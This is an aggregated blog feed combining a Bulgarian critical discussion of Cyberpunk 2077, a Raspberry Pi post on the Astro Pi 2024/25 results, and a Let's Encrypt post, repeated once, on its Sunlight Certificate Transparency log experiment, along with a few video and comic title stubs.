Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=dogX4AcR8f4
„Киберпънк 2077“. Удоволствие и лудонаративен дисонанс, втора част
Post Syndicated from original https://www.toest.bg/kiberpunk-2077-udovolstvie-i-ludonarativen-disonans-2/
<< Към първа част

Чавдар Парушев: Да си призная, за себе си и до момента не мога да реша дали Джошуа Стивънсън е искрено каещ се грешник, месеци след като изиграх „Киберпънк“. Той несъмнено може да бъде такъв. Но в същото време поведението му може да бъде осмислено и като една голяма поза, едно голямо премятане на всичко и всички.
Джошуа Стивънсън е осъден на смърт престъпник без право на помилване. Няма контрол над това. Ще бъде екзекутиран със сигурност. Може обаче да промени формата на екзекуцията си от, да кажем, смъртоносна инжекция на разпъване на кръст. Защо? При първата форма би умрял бързо и безболезнено, но и безименно, безследно. А ако изиграе каещия се грешник и го направи добре, ако превърне екзекуцията си в танц на ума, ще постигне въжделената цел на всеки наемник от града (В. включително) – да умре като легенда с гръм и трясък. Ще остави своята следа, ще накара всички да го запомнят, щат – не щат. Потенциално милиони ще съпреживяват живота в последните му мигове. Ще гледат през неговите очи, ще кървят с неговите рани, ще издишат последния му дъх. Убиецът и измамникът ще изиграе всички като за последно, за да го запомнят като светец.
Тъкмо „Грешника“ ме постави като играч в ситуация на лудонаративен дисонанс. Историята започва с приемането на поръчение за убийството на Джошуа Стивънсън. Задача, която се чудех дали ще трябва да изпълня, докато се движех към правилното място в играта. Бях си поставил за цел да играя с несмъртоносни оръжия, които зашеметяват, без да убиват. За разлика от кажи-речи почти всички други заглавия, „Киберпънк“ позволява такова пацифистко проиграване в по-голямата си част. От друга страна, в случай че играчът избере да не убие Джошуа, умира поръчителят.
Ако подобно на Миглена също мога да кажа, че изиграх „Киберпънк“ в пълен прехлас, то е заради това, че играта поставя сериозни въпроси, без да бърза да им отговаря. Парадоксално или не, удоволствието от нея е толкова по-голямо, колкото повече тя не се изчерпва единствено с лудическото удоволствие от играенето. Един от водещите такива въпроси според мен е кой и какво е Джони Сребърната ръка.






Кадри от „Киберпънк“
В плана на играта Джони е пълен невронен запис на рокаджия бунтар, подобаващо циничен, нарцистичен, изживял своя смъртоносен и бляскав миг на слава в терористичен жест на съпротива срещу големите корпорации петдесет години по-рано. В игровото настояще Джони е дигитално копие на себе си, записан върху експериментален биочип, имплантиран в главата на В. (персонажа аватар на играча в „Киберпънк“). Джони е „прожектиран“ в главата и мислите на В. Но той е „прожектиран“ и върху тялото и генетиката на В. в процес на бавно превземане или пренаписване на психиката, както го определи Еньо. Един непредвиден полеви тест на бета-версия на технология за безсмъртие, която би позволила на съзнанието да надживява тленността на първородното си тяло и да заживява в нови.
Откъдето и да бъде погледнат, този образ на Джони сблъсква перспективи и явява важни напрежения и размивания на основополагащи граници (като тази между органично и неорганично, между човек и машина). Джони е самият ръб на перпендикулярно засрещане на равнините на човешкото и машинното. Засрещане, в което тези равнини се събират, разделят, проникват, разсичат, разполовяват и залепват една за друга. Двойният образ на Джони-В. е впечатляващо сгъстен и богат на смисли. Ще опитам да очертая някои без претенции за изчерпателност.
Да започнем от живия, органичен Джони отпреди настоящето в играта. Органичен, но не съвсем. Персонажът има механична протеза от сребрист метал вместо лява ръка, откъдето и прякорът му Сребърната ръка. В плана на разказа тази метална ръка изглежда набавена на персонажа, за да го направи лесно открояващ се, лесно запомнящ се. Да бъде основа на неговия „бранд“. Да формира движение от почитатели, които да се идентифицират с него (и идентифицирайки се, да се самооразличават), за да удовлетворяват собствените си идентичностни потребности. Сякаш металните жици на електрическата китара (най-често изработвани от сплав на алуминий, никел и кобалт, също сребристи на цвят) са се издължили в ръка за Джони. Сякаш чрез металната ръка на Джони китарата и музиката се сливат. Една почти кентаврическа фигура на човек-китара, фигура на човек-изкуство-бунт (рок музика все пак).
В същото време тази сребърна ръка за Джони е напълно функционално равностойна на органичната му. Тя е протеза, която позволява на персонажа да свири неподражаемо и виртуозно (а също така да борави без неудобство с пистолети, взривни устройства). Рокът на Джони се ражда колкото изпод органичната, толкова и изпод металната му ръка. Още преди персонажът да бъде превърнат в дигитално копие, заредено в органичен ум, това, което прави Джони Джони, е частично машина, снадена върху органиката му.
Същевременно наративът на играта поставя въпроса, без да отговаря нито еднозначно, нито окончателно дали дигиталният Джони е идентичен на органичния Джони. Продължава ли той да живее в машината под някаква нова сложна форма, или това, което се явява от машината като призрак на миналото, е симулация, ерзац човек, само подобен на действителния.
Да си припомним, че мотивът за човек и човешко съзнание на запис на магнетофонна лента или друг носител далеч не е нов в научната фантастика. Такива ерзац човеци на запис са мъртвите линии в киберпънк романите на Уилям Гибсън от 70-те и 80-те. Мотивът е водещ за „Юбик“ на Филип Дик от 1969-та. Присъства в разкази и произведения на Роджър Зелазни (в „Създания от мрак и светлина“ например победените врагове са превърнати в мислещи вещи – килими бюра, преспапиета – за злорада наслада на победителя си). Същият този мотив продължава да бъде важен и за актуални автори, като Нийл Стивънсън (особено в „Падение, или Додж в ада“, публикувана през 2019 г.). За Стивънсън дигиталните мъртви пазят ценностите и стремежите на органичния си живот, но са новоформиращи се и различни личности. За Гибсън мъртвите линии са по-скоро набор от логаритмично управлявани реакции, снети от съзнанието на някога жив човек, отколкото действително мислещи същества. Полуживотът в „Юбик“, както и в „Киберпънк“ поддържа въпроса отговорен, доколкото той е смислово по-важен именно като въпрос, отколкото като който и да е от възможните си отговори.
Играчът, поемащ контрола над В., е свободен да осмисля Джони, както реши – като мъртва линия, като полуживот, като пълноценно и равностойно на органичното дигитално съществуване. При определен стил на игра Джони търпи развитие, променя се, израства. Нарцистичният циник, пълно говедо с жените в живота си, който се интересува само от собствената си музика бунт (пък всичко останало да го гази валяк), достига до готовност да жертва себе си за В., да бъде заличен, за да може В. да живее. Но дори и при такова проиграване на историята това развитие може да се дължи колкото на втория шанс, получен от Джони, който съжителства в тялото на В. и наблюдава как някой друг постъпва различно и доживява до по-голяма личностна зрялост, толкова и на пряко пренаписване на „софтуера“ Джони от страна на органичния В. (влиянието и психическото пренаписване върви и в двете посоки между Джони и В.).
За да завърши, за да изиграе играта докрай, играчът трябва да вземе решение, да избере какво да прави с Джони – да му позволи ли да живее, жертвайки В., или не. А за да реши, трябва да си отговори на въпросите кой и какво е Джони. Дали това е духът на миналото, искрицата бунт, изразена в музика, която трябва да оживее отново, или не. Дали това е експеримент по машинно безсмъртие, на който трябва да се даде път, или пък да се спре; да му се позволи да бъде успешен или да бъде провален. Дали Джони е само дигитален запис, софтуер, призракът на машината, на машинно движения град и логаритмично подчиненото съществуване, на което не трябва да се позволява да пренаписва органичното. Не трябва да му се позволява да се възпроизвежда отново и отново върху и за сметка на органичното, отнемайки правото на новото и различното, на бъдещето (персонифицирано в лицето на младежа В.) да бъде. В крайна сметка човек или машина е Джони, човек или машина е В.? Кой трябва да остане, кой трябва да си отиде, кой може и трябва да бъде?
Този избор, осмислян или не, е предоставен на всеки играч и на всяко проиграване. Смятам, че това е едно (без да е единственото) от сериозните достижения на „Киберпънк“, които трябва да се признаят на играта. Достижение, заради което тя заслужава по-задълбочено внимание, включително и множество преигравания. Играта кара играча да прави избори в това сложно засрещане на размиващи се граници между човешкото и машинното. И това е разгърнато по далеч по-задълбочен и пълнокръвен начин в сравнение с предходни опити за проиграване на тази дилема в други игри. Помним колко по-повърхностно прави това „Ефектът на масата“ в третата си част например.

Миглена Николчина: Във финала на „Шест лица търсят автор“, пиеса от Луиджи Пирандело, играещите на сцената – наричам ги така, защото част от актьорите играят, че са… актьори, а друга част играят „измислени“ персонажи, които „не играят“, те са „себе си“ и затова претендират, че са по-истински от „актьорите“, – та всички те започват да крещят по повод смъртта на един от персонажите: „Измислица! Действителност!“ (на български има превод като „Преструвка! Действителност!“ А на италиански е Finzione! Realtà! – тоест можем да кажем и „Фикция! Действителност!“). Някои крещят едното, други другото, трети и двете, всичко това щедро поръсено с удивителни и въпросителни. Грешника е в тази ситуация. Колкото и да се преструва, той умира, смъртта му е истинска… в един виртуален свят. Тоест в два виртуални свята – вътрешния на играта, където смъртта му ще се заснеме в „танц“, и външния, нашия, на играчите. Тази смърт е едното, другото и двете заедно. Така този разказ притчово удвоява големия разказ на „Киберпънк“, в чиято рамка се появява и извежда жертвата като сърцевина на смисъла му.
В големия разказ жертвата грешник е Джони, чийто танц нашият аватар (и ние с него) ще трябва да изживее в тази амалгама на илюзия и действителност, която е принципно изкуството. Аватарът е назован с инициала V., което се произнася Ви – може би има други обяснения, но ще отбележа, че на полски така се произнася вие – тоест ние сме вие – за кого? За Джони? За играта и нейните създатели, които впрочем са се вписали в картата като улични продавачи на „танци“? За ние-то на музика и бунт, на ето ни и нас, това сме ние, „Червените китари“, To właśnie my?
И тук ще се върна към темата за дисонанса. Аз играех като жена и трябва да си призная, че първото изскачане от мене на Джони, този демоничен Хийтклиф с външността на Киану Рийвс, направо ме отнесе. Самото двойничество на персонажа ми се струва по-работещо, ако аватарът е жена – психологическата динамика става друга. Еньо вече обрисува аватара като наемник, който се бори да оцелее, но е постоянно „центробежно“ разсейван от съблазните на града. Този наемник се оказва чипиран – обладан, раздвоен – с Джони: музикант, гений, бунтар, циник, развалина, самоубиец – всичко това едновременно. Но дори в ексцесите – или може би тъкмо в тях – на алкохол, секс и прочее опиянения той е несводим до търсенето на оцеляване. И ето го лудонаративния дисонанс, вграден в самия раздвоен герой – оцеляване на всяка цена (сделки, апартаменти, коли, секс и прочее разсейващи сюжети) или битка, терор, взрив, самоубийство (основния сюжет).
И двете страни са страни на един невъзможен бунт – с тази разлика, че в епохата на Джони все още са опитвали да се бунтуват, та било то с музика и дрога. Чипът „Джони“ е вклиняването на тази предишна епоха в деградиралите руини от онова, което се е получило от нея. И все пак внушението е, че невъзможният бунт е и необходим, а това означава, че той може да се случи само като останала напълно незабелязана или медийно тиражирана жертва: фикция, действителност.
(Следва продължение.)
В рубриката „Игромислие“ публикуваме разговори, в които се срещат, съпоставят и противопоставят различни гледни точки към многоизмерния, многожанров феномен на видеоигрите – не толкова като електронен спорт, колкото като нов синтез на изкуствата и като ново поле на общуване и социалност.
Astro Pi 2024/25: Another stellar year of space education concludes
Post Syndicated from Fergus Kirkpatrick original https://www.raspberrypi.org/blog/astro-pi-2024-25-another-stellar-year-of-space-education-concludes/
We’re thrilled to celebrate yet another incredible year of young people reaching for the stars, as the European Astro Pi Challenge 2024/25 draws to a close. Teams from across Europe and ESA Member States are now receiving their well-deserved certificates and data from the International Space Station (ISS). It’s been a truly inspiring year, showcasing the phenomenal talent and dedication of young coders and scientists.

The European Astro Pi Challenge is an ESA Education project run in collaboration with us here at the Raspberry Pi Foundation. It offers young people the amazing opportunity to conduct scientific investigations in space by writing computer programs that run on Raspberry Pi computers on board the ISS, called Astro Pis.
There‘s a lot to celebrate from this year’s Astro Pi, so let’s take a look at some of the highlights for each of our inspiring Missions: Mission Zero and Mission Space Lab.

Mission Zero: Inspiring coding, creativity, and inclusion
Mission Zero reached more young people than ever before in 2024/25, with 25,405 young people participating in 17,285 teams. After passing the rigorous testing and moderation processes, an amazing 17,109 teams (25,210 young people) were successful in getting their programs to run on the ISS.
One of the great things about Mission Zero is that we see a good gender balance in participation. This year, 44% of participants identified as “female” and 4% as “prefer to self-describe”, “prefer not to say”, or “other”. This means that Mission Zero has achieved a more balanced gender representation than is typically seen in computing subjects, where the ratio is around 20:80 girls to boys.
Mission Space Lab: More teams have their programs run in space
Mission Space Lab gives young people the opportunity to calculate the speed of the ISS in orbit using sensor and camera data collected from the Astro Pis on board the ISS. This year, 1859 young people in 552 teams participated in Mission Space Lab. Notably, 309 Mission Space Lab teams, or 95% of submissions, ran their programs on the ISS and are now analysing the data they collected. That’s 73 more teams achieving flight status than in 2023/24, and a total of 1084 young people receiving unique data sets from space and certificates.

Running a program in space is very different from testing it on the ground. It’s always interesting to see how well your program has performed and how accurate the final output is. Below, you can see a scatter graph of the team estimates produced by their programs. The actual speed of the ISS is no secret: it’s travelling about 7.67 kilometres per second. How have teams performed with the ISS speed task?
Inspiring and impactful
Another highlight from this year has been seeing how impactful participation can be for young people and mentors facilitating the activity. We receive lots of valuable feedback from the Astro Pi community each year, and it’s always heartwarming to hear what your experience has been and how we can improve the challenge. Here are a couple of quotes from the community who took part this year:
Mission Zero mentor: “Having their programs run in space really motivated them to take part because it was an exciting reward and something they wanted to talk about with their friends.”
Parent of a Mission Zero participant: “I was completely inexperienced in Python, but easily managed to help my 7-year-old.”
More Code Clubs participating in 2024/25

It has been great to see lots of Code Clubs taking part in Astro Pi this year, both for Mission Zero and Mission Space Lab. This year, 986 young people from 700 teams did Mission Zero at their Code Club: that’s double the number from 2023/24. Plus, 43 Mission Space Lab teams from Code Clubs took part. That’s 143 young people, or almost double the number compared to the year before.
We ran two code-alongs for the Code Club community this year, and it is encouraging to see increases for both missions. We will continue to support young people from all settings who want to take part in Astro Pi next year, whether it’s at school, Code Club, or other venues.
Conclusion
In summary, it’s been a great year for Astro Pi. We’ve reached lots of young people through the challenge, met many inspiring mentors, and seen some really positive trends. Plus, all the operations on the space station that make Astro Pi possible went smoothly: when you are running programs in space, that isn’t always the case!
None of it would have been possible without the tireless efforts of the teachers, mentors, and educators who help run Astro Pi in your communities. From everyone here at Mission Control, thank you.
If you’d like to tell us how we can provide more support to help you run Astro Pi, please email [email protected].
We’ll be back for more stellar space adventures in coding in September 2025.
The post Astro Pi 2024/25: Another stellar year of space education concludes appeared first on Raspberry Pi Foundation.
Senator Ruben Gallego and Democrats’ Male-Voter Problem | The David Frum Show
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=5XlBBTnmQ2E
Dmitri’s Many Deaths
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=pNMd3IWqCvU
Reflections on a Year of Sunlight
Post Syndicated from Let's Encrypt original https://letsencrypt.org/2025/06/11/reflections-on-a-year-of-sunlight.html
The Certificate Transparency ecosystem has been improving transparency for the web PKI since 2013. It helps make clear exactly what certificates each certificate authority has issued and makes sure errors or compromises of certificate authorities are detectable.
Let’s Encrypt participates in CT both as a certificate issuer and as a log operator. For the past year, we’ve also been running an experiment to help validate a next-generation design for Certificate Transparency logs. That experiment is now nearing a successful conclusion. We’ve demonstrated that the new architecture (called the “Static CT API”) works well, providing greater efficiency and making it easier to run huge and reliable CT log services with comparatively modest resources. The Static CT API also makes it easier to download and share data from CT logs.
The Sunlight log implementation, alongside other Static CT API log implementations, is now on a path to production use. Browsers are now officially accepting Static CT API logs into their log programs as a means to help guarantee that the contents of CA-issued certificates are all publicly disclosed and publicly accessible (see Safari’s and Chrome’s recent announcements), although the browsers also require the continued use of a traditional RFC 6962 log alongside the new type.
All of this is good news for everyone who runs, submits certificates to, or monitors a CT log: as the new architecture gets adopted, we can expect to see more organizations running more logs, at lower cost, and with greater overall capacity to keep up with the large volume of publicly-trusted certificates.
Certificate Transparency
Certificate Transparency (CT) was introduced in 2013 in response to concerns about how Internet users could detect misbehavior and compromise of certificate authorities. Prior to CT, it was possible for a CA to issue an inaccurate or malicious certificate that could be used to attack a relatively small number of users, and that might never come to wider attention. A team led by Google responded to this by creating a transparency log mechanism, where certificate authorities (like Let’s Encrypt) must disclose all of the certificates that we issue by submitting them to public log services. Web browsers now generally reject certificates unless the certificates include cryptographic proof (“Signed Certificate Timestamps”, or SCTs) demonstrating that they were submitted to and accepted by such logs.
The CT logs themselves use a cryptographic append-only ledger to prove that they haven’t deleted or modified their records. There are currently over a dozen CT log services, most of them also run by certificate authorities, including Let’s Encrypt’s own Oak log.
The Static CT API
The original 2013 CT log design has been used with relatively few technical changes since it was first introduced, but several other transparency logging systems have been created in other areas, such as sumdb for Golang, which helps ensure that the contents of Golang package updates are publicly recorded. While they were originally inspired by CT, more-recently invented transparency logs have improved on its design.
The current major evolution of CT was led by Filippo Valsorda, a cryptographer with an interest in transparency log mechanisms, with help from others in the CT ecosystem. Portions of the new design are directly based on sumdb. In addition to designing the new architecture, Valsorda also wrote the implementation that we’ve been using, called Sunlight, with support from Let’s Encrypt. We’re excited to see that there are now at least three other compatible implementations: Google’s trillian-tessera, Cloudflare’s Azul, and an independent project called Itko.
The biggest change for the Static CT API is that logs are now represented, and downloaded by verifiers, as simple collections of flat files (called “tiles,” so some implementers have also been referring to these as “tiled logs” or “tlogs”). Anyone who wants to download log data can do so just by downloading these files. This is great for log operators because these simple file downloads can be distributed in various ways, including caching by a CDN, which was less practical and efficient for the classic CT API.
The new design is also simpler and more efficient from the log operator’s perspective, making it cheaper to run logs. As we said last year, this may enable us and other operators to increase reliability and availability by running several separate logs, likely with lower overall resource requirements than a single traditional log.
Our Sunlight experiment

For the past year, we’ve run three Sunlight logs, called Twig, Willow, and Sycamore. We’ve been logging all of our own issued certificates, which represent a majority of the total volume of all publicly-trusted certificates, into our Sunlight logs. Sunlight logged these certificates quickly and correctly on relatively modest server hardware. Notably, each log’s write side was handled comfortably by just a single server. We also achieved high availability for these log services throughout the course of this experiment. (Because our Sunlight logs are not yet trusted by web browsers, we didn’t include the SCT proofs that they returned to us in the actual certificates we gave out to our subscribers; those proofs wouldn’t have been of use to our subscribers yet and would just have taken up space.)
A potential failure mode of traditional CT logs is that they could be unacceptably slow in incorporating newly-submitted certificates (known as missing the maximum merge delay), which can result in a log becoming distrusted. This isn’t a possibility for our new Sunlight-based logs: they always completely incorporate newly-submitted certificates before returning an SCT to the submitter, so the effective merge delay is zero! Of course, any log can suffer outages for a variety of reasons, but this feature of Sunlight makes it less likely that any outages will be fatal to a log’s continued operation.
We’ve demonstrated that Sunlight and the Static CT API work in practice, and this demonstration has helped to confirm the browser developers’ hope that Static CT API logs can become an officially-supported part of CT. As a result, the major browsers that enforce CT have now permitted Static CT API logs to apply for inclusion in browsers as publicly-trusted logs, and we’re preparing to apply for this status for our Willow and Sycamore logs with the Chrome and Safari CT log programs.
Let’s Encrypt will run at least these two logs, and possibly others over time, for the foreseeable future. Once they’re trusted by browsers, we’ll encourage other CAs to submit to them as well, and we’ll begin including SCTs from these logs in our own certificates (alongside SCTs from traditional CT logs).
How to participate
The new Static CT API and the rollout of tile-based logs will bring various changes and opportunities for community members.
New Certificate Transparency log operators
Companies and non-profit organizations could help support the web PKI by running a CT log and applying for it to be publicly trusted. Implementations like Sunlight will have substantially lower resource requirements than first-generation CT logs, particularly when cached behind a CDN. The biggest resource demands for a log operator will be storage and upstream bandwidth. A publicly-trusted log is also expected to maintain relatively high availability, because CAs need logs to be available in order to continue issuing certificates.
We don’t have statistics to share about the exact resource requirements for such a log yet, but after we have practical experience running a fully publicly-trusted Sunlight log, we should be able to make this more concrete. As noted above, the compute side of the log can be handled by a single server. Sunlight author Filippo Valsorda has recently started running a Sunlight log—also on just a single server—and offered more detailed cost breakdowns for that log’s setup, with an estimated total cost around $10,000 per year. The costs for our production Static CT API logs may be higher than those for Filippo’s log, but still far less than the costs for our traditional RFC 6962 logs.
As with trust decisions about CAs, browser developers are the authorities about which CT logs become publicly trusted. Although any person or organization can run a log, browser developers will generally prefer to trust logs whose continued availability they’re confident of—typically those run by stable organizations with experience running some form of public Internet services. Unlike becoming a certificate authority, running a log does not require a formal audit, as the validation of the log’s availability and correctness can be performed purely by observation.
Certificate authorities
Once the Willow and Sycamore logs are trusted by browsers, our fellow certificate authorities can choose to start logging certificates to them as part of their issuance processes. (Initially, you should still include at least one SCT from a traditional CT log in each certificate.) The details, including the log API endpoints and keys, are available at our CT log page. You can start submitting to these logs right away if you prefer; just bear in mind that the SCTs they return aren’t useful to subscribers yet, and won’t be useful until browsers are updated to trust the new logs.
CT data users
You can monitor CT in order to watch for certificate issuances for your own domain names, or as part of monitoring or security products or services, or for Internet security research purposes. Many of our colleagues have been doing this for some time as a part of various tools they maintain. The Static CT API should make this easier, because you’ll be able to download and share log tiles as sets of ordinary files.
If you already run such monitoring tools, please note that you’ll need to update your data pipeline in order to access Static CT API logs; since the read API is not backwards-compatible, CT API clients will need to be modified to support the new API. Without updated tools, your view of the CT system will become partial!
Also note that getting a complete view of all of CT will still require downloading data from traditional logs, which will probably continue to be true for several years.
Software developers
As logs based on the new API enter production use, it will be important to have tools to interact with and search these logs. We can all benefit from more software that understands how to do this. Since file downloads are such a familiar piece of software functionality, it will probably be easier for developers to develop against the new API compared to the original one.
We’ve also continued to see greater integration of transparency logging tools into other kinds of services, such as software updates. There’s a growing transparency log ecosystem that’s always in need of more tools and integrations. As we mentioned above, transparency logs are increasingly learning from one another, and there are also mechanisms for more direct integration between different kinds of transparency logs (known as “witnessing”). Software developers can help improve different aspects of Internet security by contributing to this active and growing area.
Conclusion
The Certificate Transparency community and larger transparency logging community have experienced a virtuous cycle of innovation, sharing ideas and implementation code between different systems and demonstrating the feasibility of new mechanisms and functionality. With the advent of tile-based logging in CT, the state of the art has moved forward in a way that helps log operators run our logs much more efficiently without compromising security.
We’re proud to have participated in this experiment and the engineering conversation around the evolution of logging architectures. Now that we’ve shown how well the new API really works at scale, we look forward to having publicly-trusted Sunlight logs later this year!
Good Science
Post Syndicated from xkcd.com original https://xkcd.com/3101/

Reflections on a Year of Sunlight
Post Syndicated from Let's Encrypt original https://letsencrypt.org/2025/06/11/reflections-on-a-year-of-sunlight/
The Certificate Transparency ecosystem has been improving transparency for the web PKI since 2013. It helps make clear exactly what certificates each certificate authority has issued and makes sure errors or compromises of certificate authorities are detectable.
Let’s Encrypt participates in CT both as a certificate issuer and as a log operator. For the past year, we’ve also been running an experiment to help validate a next-generation design for Certificate Transparency logs. That experiment is now nearing a successful conclusion. We’ve demonstrated that the new architecture (called the “Static CT API”) works well, providing greater efficiency and making it easier to run huge and reliable CT log services with comparatively modest resources. The Static CT API also makes it easier to download and share data from CT logs.
The Sunlight log implementation, alongside other Static CT API log implementations, is now on a path to production use. Browsers are now officially accepting Static CT API logs into their log programs as a means to help guarantee that the contents of CA-issued certificates are all publicly disclosed and publicly accessible (see Safari’s and Chrome’s recent announcements), although the browsers also require the continued use of a traditional RFC 6962 log alongside the new type.
All of this is good news for everyone who runs, submits certificates to, or monitors a CT log: as the new architecture gets adopted, we can expect to see more organizations running more logs, at lower cost, and with greater overall capacity to keep up with the large volume of publicly-trusted certificates.
Certificate Transparency
Certificate Transparency (CT) was introduced in 2013 in response to concerns about how Internet users could detect misbehavior and compromise of certificate authorities. Prior to CT, it was possible for a CA to issue an inaccurate or malicious certificate that could be used to attack a relatively small number of users, and that might never come to wider attention. A team led by Google responded to this by creating a transparency log mechanism, where certificate authorities (like Let’s Encrypt) must disclose all of the certificates that we issue by submitting them to public log services. Web browsers now generally reject certificates unless the certificates include cryptographic proof (“Signed Certificate Timestamps”, or SCTs) demonstrating that they were submitted to and accepted by such logs.
The CT logs themselves use a cryptographic append-only ledger to prove that they haven’t deleted or modified their records. There are currently over a dozen CT log services, most of them also run by certificate authorities, including Let’s Encrypt’s own Oak log.
The Static CT API
The original 2013 CT log design has been used with relatively few technical changes since it was first introduced, but several other transparency logging systems have been created in other areas, such as sumdb for Golang, which helps ensure that the contents of Golang package updates are publicly recorded. While they were originally inspired by CT, more-recently invented transparency logs have improved on its design.
The current major evolution of CT was led by Filippo Valsorda, a cryptographer with an interest in transparency log mechanisms, with help from others in the CT ecosystem. Portions of the new design are directly based on sumdb. In addition to designing the new architecture, Valsorda also wrote the implementation that we’ve been using, called Sunlight, with support from Let’s Encrypt. We’re excited to see that there are now at least three other compatible implementations: Google’s trillian-tessera, Cloudflare’s Azul, and an independent project called Itko.
The biggest change for the Static CT API is that logs are now represented, and downloaded by verifiers, as simple collections of flat files (called “tiles,” so some implementers have also been referring to these as “tiled logs” or “tlogs”). Anyone who wants to download log data can do so just by downloading these files. This is great for log operators because these simple file downloads can be distributed in various ways, including caching by a CDN, which was less practical and efficient for the classic CT API.
The new design is also simpler and more efficient from the log operator’s perspective, making it cheaper to run logs. As we said last year, this may enable us and other operators to increase reliability and availability by running several separate logs, likely with lower overall resource requirements than a single traditional log.
Our Sunlight experiment
For the past year, we’ve run three Sunlight logs, called Twig, Willow, and Sycamore. We’ve been logging all of our own issued certificates, which represent a majority of the total volume of all publicly-trusted certificates, into our Sunlight logs. Sunlight logged these certificates quickly and correctly on relatively modest server hardware. Notably, each log’s write side was handled comfortably by just a single server. We also achieved high availability for these log services throughout the course of this experiment. (Because our Sunlight logs are not yet trusted by web browsers, we didn’t include the SCT proofs that they returned to us in the actual certificates we gave out to our subscribers; those proofs wouldn’t have been of use to our subscribers yet and would just have taken up space.)
